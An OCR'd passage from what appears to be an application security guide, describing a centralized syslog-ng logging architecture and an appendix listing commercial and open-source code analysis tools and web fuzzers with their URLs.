
Aggregation Server and Database

The connection from the local log servers are usually forwarded via the same TCP connection mechanism to a central log server where they are aggregated and stored in a database highly optimized for real time logging.

User Interface and Reporting

The central database can be queried for reporting and maintenance. There are several types of management interfaces that can be used. A very minimal compliant interface would consist of an SSH-secured connection to a database query shell. SQL queries can be used for maintenance and reporting. SQL user roles can control access to various components of the database. More user-friendly management front-ends can be found in both the open source and commercial world. In fact, several high quality, off-the-shelf centralized logging and analysis systems have been available for years.

Centralized Log Server Architecture
(data flow)



Component and Protocol Description

Central Log Server: Accepts syslog messages on a well-known port which are then stored in a database. The central log server usually presents a user interface over SSL, TLS, SSH or other encryption protocol for database maintenance and report generation.

Syslog-ng Protocol: Syslog-ng stands for syslog, next-generation. The primary difference between this and standard syslog is that syslog-ng transfers syslog messages over TCP/IP for reliable transmission.

Windows App Server: A standard Windows 2k, 2k3 or 2k8 web application server. Application log messages are stored in a Windows event log.

Windows App Server + Lasso Concentrator: Same as the Windows App Server except runs a Windows event concentrator service (Lasso or other) that collects events from network local Windows events logs and forwards them via syslog-ng to the central log server.

Unix App Server + syslog-ng: A Unix/Linux web server stack which forwards local log information to central log server via syslog-ng.

Web Application Interface: Via 'log4net' or 'log4j' using a Windows event log or syslog appender.

Appendix B

Source Code Analysis

Building security into an application requires proper analysis at every stage of the Software Development Life Cycle (SDLC). While the design stage is critical for many aspects of the secure lifecycle, many code flaws can still be inexpensively prevented during implementation and programming.

Analysis Tools

The following is a list of recommended tools software engineers can use to analyze their code for vulnerabilities:

Commercial

Fortify 360 / Source Code Analyzer: Multiplatform, multi-language source code vulnerability analysis. Includes support for all .NET and J2EE frameworks. IDE plugins are available for Visual Studio, Eclipse and others. This tool supports one of the widest ranges of platforms and languages.

Ounce Labs Ounce: Multiplatform source code vulnerability analyzer. Ounce is similar to Fortify in many respects. Includes plug-ins for Visual Studio and Eclipse as well as plug-ins for Apache build process.

Coverity Prevent: Source code vulnerability analyzer. One of the best scanners for large operating system or embedded code bases in C/C++. Also includes analysis for C# and Java code bases.

Klockwork Insight: Comprehensive analysis for C, C++ and Java. Identifies some security vulnerabilities, but is strongest in software architectural analysis and QA defect removal.

Free / Open Source

FXCop: A Microsoft static analysis tool included in VS 2005 and freely available for download that analyzes all .NET languages. Doesn't perform input flow analysis required for cross-site scripting.

Default rule set includes:

- Over 200 total code quality checks
- 20 security checks (including SQL injection)
- VS 2005 can generate security rule checks for web service code and configuration

XSSDetect: A separate Microsoft program to detect non-persistent cross-site scripting attacks.

Smokey: An open source command line utility that scans for code flaws in .NET and Mono assemblies. Currently includes 21 unique security checks.

LAPSE: An Eclipse plug-in that performs lightweight Java source code vulnerability analysis. LAPSE performs basic tainted source / sink flow analysis and is targeted at the OWASP top-ten vulnerabilities.

Fuzzers

While source code analyzers can identify potential source code vulnerabilities, validating the severity and extent of those vulnerabilities requires a black box testing tool.

The most effective black box testing tools are called 'fuzzers'. These tools analyze applications by monitoring http service requests and systematically generating large amounts of random input to the requests in an attempt to break the application. The most comprehensive black-box application analyzer, WebInspect, performs similar forms of fuzzing but the following free tools can be readily targeted against specific issues:

Sulley: Google's fuzz generator and monitor.

http://code.google.com/p/sulley/

GPF: A configurable fuzzing utility that uses libpcap.

http://www.vdalabs.com/tools/efs_gpf.html

ProxyFuzz: Allows man-in-the-middle attacks against arbitrary protocols. Good for proof-of-concept attacks.

http://www.theartoffuzzing.com

Valgrind: Not a fuzzer, but a collection of execution analysis tools that allow you to target application behavior.

http://valgrind.org

Other fuzzing tools can be found at:

http://www.fuzzing.org/fuzzing-software

There are considerable application security resources available on the web at the OWASP web site: www.owasp.org